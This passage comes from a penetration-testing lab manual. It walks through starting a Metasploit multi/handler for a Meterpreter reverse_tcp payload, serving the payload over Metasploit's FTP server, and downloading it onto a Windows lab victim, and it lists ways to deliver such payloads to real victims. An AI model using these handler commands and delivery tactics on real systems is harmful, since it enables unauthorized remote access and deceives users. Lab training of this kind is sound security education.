


Figure 2.10 Screenshot of PLABKALI01: Entering YES to start the payload and listener.

Step 11

The Metasploit framework now starts. You are now ready to move to the next level, which is sharing the payload with the victim and then capturing the information when the victim executes the payload.

You are now at the **msf exploit (handler)** prompt.



```
root@PLABKALI01: ~  
File Edit View Search Terminal Help  
  
=[ metasploit v5.0.43-dev ]  
+ -- --=[ 1917 exploits - 1074 auxiliary - 330 post ]  
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]  
+ -- --=[ 4 evasion ]  
  
[*] Processing /root/.set/meta_config for ERB directives.  
resource (/root/.set/meta_config)> use multi/handler  
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
resource (/root/.set/meta_config)> set LHOST 192.168.0.4  
LHOST => 192.168.0.4  
resource (/root/.set/meta_config)> set LPORT 443  
LPORT => 443  
resource (/root/.set/meta_config)> set ExitOnSession false  
ExitOnSession => false  
resource (/root/.set/meta_config)> exploit -j  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
  
[*] Started reverse TCP handler on 192.168.0.4:443  
msf5 exploit(multi/handler) >
```

Figure 2.11 Screenshot of PLABKALI01: Showing the successful start of the payload handler.

Leave the devices you have powered on in their current state and proceed to the next task.

Task 2 - Copy the File to the User's System

After you have created the payload, you need to share it with the victim. In the real environment, you will have different methods of transporting this payload to the victim's system. For example, some of the common transport methods are:

- **E-mail:** attach the payload to an E-mail and send it to the victim.
- **USB:** add the payload to a USB, and when the victim plugs-in the USB to the system, it can be triggered.
- **Download:** keep the infected file in a download repository, where the victim downloads the payload.
- **FTP:** share it through FTP - making it look like a legitimate file.

Since this is a lab environment, you can simulate the download of the file from the FTP server. In real-world scenarios, the users are likely to download files that they assume are legitimate applications. The attackers, usually insert the payload in these files that the users download.

In this task, you will setup an FTP server and share the file with the victim.

Step 1

Ensure that you have logged into the **Kali Linux** system and also ensure that the **Metasploit** window is opened. Notice that the payload handler is in running state.




Figure 2.12 Screenshot of PLABKALI01: Showing the successful start of the payload handler.

Step 2

Next, you need to setup an FTP server. There are multiple options. Either you can setup an independent FTP server or use an auxiliary FTP server of the Metasploit.

To setup the FTP server, type the following command:

```
use auxiliary/server/ftp
```

Press **Enter**.




Figure 2.13 Screenshot of PLABKALI01: Starting the auxiliary FTP server of the Metasploit.

Step 3

Notice that the command prompt is now changed to **msf5 auxiliary(server/ftp)**. You need to set the FTP root directory now. To do this, type the following command:

```
set FTPROOT /root/.set/
```

Press **Enter**.




Figure 2.14 Screenshot of PLABKALI01: Setting the FTPROOT directory of the FTP server.


Step 4

Next, you need to type the following command to trigger the payload on the target system:

exploit

Press **Enter**.

Alert: If you miss this step, you will not be able to connect to the FTP server. This is a critical step.



```
root@PLABKALI01: ~  
File Edit View Search Terminal Help  
+ -- --=[ 541 payloads - 44 encoders - 10 nops ]  
+ -- --=[ 2 evasion ]  
+ -- --=[ ** This is Metasploit 5 development branch ** ]  
  
[*] Processing /root/.set/meta_config for ERB directives.  
resource (/root/.set/meta_config)> use multi/handler  
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/reverse_t  
cp  
payload => windows/x64/meterpreter/reverse_tcp  
resource (/root/.set/meta_config)> set LHOST 192.168.0.4  
LHOST => 192.168.0.4  
resource (/root/.set/meta_config)> set LPORT 443  
LPORT => 443  
resource (/root/.set/meta_config)> set ExitOnSession false  
ExitOnSession => false  
resource (/root/.set/meta_config)> exploit -j  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
  
[*] Started reverse TCP handler on 192.168.0.4:443  
msf5 exploit(multi/handler) > use auxiliary/server/ftp  
msf5 auxiliary(server/ftp) > set FTPROOT /root/.set/  
FTPROOT => /root/.set/  
msf5 auxiliary(server/ftp) > exploit
```

Figure 2.15 Screenshot of PLABKALI01: Initiating the auxiliary module execution.

Step 5

Notice that the command is successful, and the server has started.




Figure 2.16 Screenshot of PLABKALI01: Showing the service listener has started.

Minimize the **PLABKALI01** window.

Note: Do not close the Metasploit window or VNC window.

Leave the devices you have powered on in their current state and proceed to the next task.

Task 3 - Download the Payload

After you have setup the FTP server, you need to download the file on the victim's system. You do not need an FTP client to download the file. In this task, you will use the Windows command prompt to connect to the FTP server.

Note: In the real environment, you will probably not be the one who will be downloading the file on the victim's system. You will convince the victim to download the file. For the sake of completing this exercise, you will download the file from the FTP server to the victim's system.

To download the payload, perform the following steps:

Step 1

Ensure that you have logged into **PLABWIN10**.




Figure 2.17 Screenshot of PLABWIN10: Showing the desktop screen of the Windows system.

Step 2

Right-click the **Windows** charm and select **Run**.

